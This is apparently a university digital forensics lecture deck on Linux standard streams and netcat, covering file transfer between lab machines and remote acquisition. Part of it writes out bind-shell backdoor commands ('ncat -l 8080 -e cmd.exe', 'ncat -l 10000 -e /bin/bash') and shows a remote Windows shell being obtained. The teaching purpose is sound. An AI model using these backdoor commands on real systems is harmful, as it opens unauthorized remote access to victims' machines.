



EAST TEXAS A&M
— UNIVERSITY —

CSCI 352.61E

Digital Forensics

Advanced Linux Commands

Remote File/Disk Acquisition

Outline


- Standard input/output/error devices
- Network utilities use standard devices
- Create a backdoor at Windows 10/Remote File Acquisition
- Reverse shell
- Remote disk acquisition

Standard
input/output/error devices


Input and output devices are files (0,1,2)!

```
root@kali:/proc/self/fd# ls
0 1 2 255
```

FILE_DESCRIPTOR 0,1,2



Standard input: stdin




```
root@kali: ~  
root@kali:~# cat myfile.txt  
test  
root@kali:~# cat 0< myfile.txt  
test  
root@kali:~# cat < myfile.txt  
test  
root@kali:~# █
```

Display the content of a file

1. tell cat to take input from **myfile.txt** directly
2. Send the **myfile.txt** content to the input device (0), tell cat to take input from the device,
3. Same as 2 (0 is a default input device)

Standard output: stdout



```
root@kali: ~ 75x20
root@kali:~# echo test
test
root@kali:~# echo test 1> myfile.txt
root@kali:~# cat myfile.txt
test
root@kali:~# echo test > myfile2.txt
root@kali:~# cat myfile2.txt
test
root@kali:~#
```


1 is a default value for standard output

Another example

```
root@kali:~# ls -l
total 68
drwxr-xr-x  2 root root 4096 Dec 21 08:44 Desktop
drwxr-xr-x  2 root root 4096 Feb  2 2018 Documents
drwxr-xr-x  2 root root 4096 Dec 19 16:26 Downloads
drwxr-xr-x  2 root root 4096 Feb  2 2018 Music
-rw-r--r--  1 root root   5 Dec 24 12:14 myfile2.txt
drwxr-xr-x  2 root root 4096 Dec 24 11:04 myfiles
-rw-r--r--  1 root root   5 Dec 24 12:14 myfile.txt
-rw-r--r--  1 root root  11 Dec 24 12:31 myfirstscript
drwxr-xr-x 14 root root 4096 Dec 24 11:06 myfolder
drwxr-xr-x  2 root root 4096 Nov 27 11:06 opt
-rw-r--r--  1 root root  820 Dec 24 12:40 ouput.txt
-rw-r--r--  1 root root  873 Dec 24 12:41 output.txt
drwxr-xr-x  2 root root 4096 Feb  2 2018 Pictures
drwxr-xr-x  2 root root 4096 Feb  2 2018 Public
drwxr-xr-x  3 root root 4096 Oct 24 10:08 temp
drwxr-xr-x  2 root root 4096 Sep  8 23:49 temp2
drwxr-xr-x  2 root root 4096 Feb  2 2018 Templates
```

```
root@kali:~# ls -l > output.txt
root@kali:~# cat output.txt
total 64
drwxr-xr-x  2 root root 4096 Dec 21 08:44 Desktop
drwxr-xr-x  2 root root 4096 Feb  2 2018 Documents
drwxr-xr-x  2 root root 4096 Dec 19 16:26 Downloads
drwxr-xr-x  2 root root 4096 Feb  2 2018 Music
-rw-r--r--  1 root root   5 Dec 24 12:14 myfile2.txt
drwxr-xr-x  2 root root 4096 Dec 24 11:04 myfiles
-rw-r--r--  1 root root   5 Dec 24 12:14 myfile.txt
-rw-r--r--  1 root root  11 Dec 24 12:31 myfirstscript
drwxr-xr-x 14 root root 4096 Dec 24 11:06 myfolder
drwxr-xr-x  2 root root 4096 Nov 27 11:06 opt
-rw-r--r--  1 root root  820 Dec 24 12:40 ouput.txt
-rw-r--r--  1 root root   0 Dec 24 12:41 output.txt
drwxr-xr-x  2 root root 4096 Feb  2 2018 Pictures
drwxr-xr-x  2 root root 4096 Feb  2 2018 Public
drwxr-xr-x  3 root root 4096 Oct 24 10:08 temp
drwxr-xr-x  2 root root 4096 Sep  8 23:49 temp2
drwxr-xr-x  2 root root 4096 Feb  2 2018 Templates
```


Standard error: stderr



```
root@kali:/# cat foo.txt
cat: foo.txt: No such file or directory
root@kali:/# cat foo.txt 2> error.txt
root@kali:/# cat error.txt
cat: foo.txt: No such file or directory
root@kali:/#
```

Save error messages to a file `error.txt` as the system can't find `foo.txt`

Network utilities use
standard devices

Chatting

By default, **netcat** uses the TCP (Transmission Control Protocol) protocol

The image shows three terminal windows from Kali Linux. The top window, titled 'root@kali: ~ 80x6', shows a netcat listener on port 8080 receiving 'hello' and 'hello too'. The middle window, titled 'root@kali: ~ 80x8', shows a netcat client connecting to 10.0.2.10 on port 8080, also sending 'hello' and 'hello too'. The bottom window, titled 'root@kali: ~ 80x7', shows the output of the 'ifconfig' command for the eth0 interface, with the IP address 10.0.2.10 highlighted. Blue arrows indicate the flow of information: one arrow points from the server's port 8080 to the client's destination port 8080, and another points from the client's IP 10.0.2.10 to the ifconfig output.

```
root@kali:~# nc -lp 8080
hello
hello too

root@kali:~# nc 10.0.2.10 8080
hello
hello too


root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.10 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe59:1b51 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:59:1b:51 txqueuelen 1000 (Ethernet)
```

server: listening port

client: connect to the server

By default, **netcat** does not save the incoming data to a file; it simply outputs the received data to the terminal (stdout **1**)

Forensic Data Transfer



The screenshot displays two terminal windows. The top window, titled 'root@kali: ~ 80x7', shows a netcat listener on port 8080. It receives a connection, lists the files in the current directory (showing 'received_file.txt'), and displays the contents of the file ('test'). The bottom window, titled 'root@kali: ~ 80x16', shows a netcat client connecting to 10.0.2.10 on port 8080 and sending the contents of 'myfile.txt'. The terminal output is as follows:

```
root@kali:~# nc -lp 8080 > received_file.txt
root@kali:~# ls received_file.txt
received_file.txt
root@kali:~# cat received_file.txt
test
root@kali:~#
```

step 1: listen


```
root@kali:~# nc 10.0.2.10 8080 < myfile.txt
^C
```

step 2: sent to listener's input device 0

step 3: stop the process

Your work

Goal : Communication between two machines



The screenshot shows a Kali Linux desktop environment. The top panel includes a taskbar with application icons and a system tray showing the time as 09:38 AM. Two terminal windows are open. The left terminal, titled 'student@kali: ~', shows the command `nc -lp 8080 > received_file.txt` being entered and executed. The right terminal, titled 'student@ip-10-212-56-93: ~', shows the command `nc 10.212.25.39 8080 < myfile.txt` being entered and executed. Both commands are highlighted with orange boxes. The desktop background is dark, and the window title bars are visible.

```
student@kali: ~  
student@kali: ~ 94x24  
student@kali:~$ nc -lp 8080 > received_file.txt  
student@kali:~$  
  
student@ip-10-212-56-93: ~  
student@ip-10-212-56-93:~$ nc 10.212.25.39 8080 < myfile.txt  
student@ip-10-212-56-93:~$
```

Goal

- Send files from Kali to Windows 10
- Solution
 - Use Zenmap
 - netcat is integrated into Zenmap

[←](#)
[→](#)
[↻](#)
[🏠](#)

<https://nmap.org/download.html>

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Microsoft Windows

Please read the [Windows](#) section of the Install Guide for limitation installer (includes dependencies and also the Zenmap GUI) or the [Linux](#) as well as Windows Server 2008 and newer. We also maintain a [guide](#)

Note: The version of Npcap included in our installers may not always be the latest version, download and install the [latest Npcap release](#).

The Nmap **executable Windows installer** can handle Npcap installation to your preferred location. It also includes the Zenmap graphical front end.

Latest stable release self-installer: [nmap-7.70-setup.exe](#)

Latest Npcap release self-installer: [npcap-0.99-r7.exe](#)


```
C:\Users\IEUser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : fios-router.home
    Link-local IPv6 Address . . . . . : fe80::7d78:ae29:abb:f30f%8
    IPv4 Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1


The modern.ie virtual machines use evaluation
```

```
Command Prompt

C:\Users\IEUser>ncat -l 8080 > myreceived_file.txt

C:\Users\IEUser>
```

This slide: send a file from Linux to Win
Your homework is: sent a file from Win to Linux




```
root@kali: ~
root@kali:~# nc 10.0.2.15 8080 < myfile.txt
^C
root@kali:~#
```

Create a backdoor at Window
10/Remote File Acquisition

Same Goal

- Attack: Remote access a victim's PC
- Digital Forensic: Remote evidence acquisition

Backdoor background



Start listener first

Start Client second

```
C:\ Command Prompt - ncat -l 8080 -e cmd.exe
```

```
C:\Users\IEUser>ncat -l 8080 -e cmd.exe
```

Server listens port **8080**.

-e: program to execute after connection occurs, connecting STDIN and STDOUT to the program

cmd.exe: a shell command for Windows

```
ncat -l 10000 -e /bin/bash //if create a backdoor in Linux
```

```
root@kali: ~ 80x36
root@kali:~# nc 10.0.2.15 8080
Microsoft Windows [Version 10.0.16299.371]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>dir
dir
Volume in drive C is Windows 10
Volume Serial Number is EA7B-3605

Directory of C:\Users\IEUser


12/24/2018  06:22 PM    <DIR>          .
12/24/2018  06:22 PM    <DIR>          ..
04/28/2018  04:45 PM             16,316 .pdfbox.cache
10/23/2017  08:16 AM    <DIR>          .ssh
10/23/2017  08:17 AM             6 .vbox_version
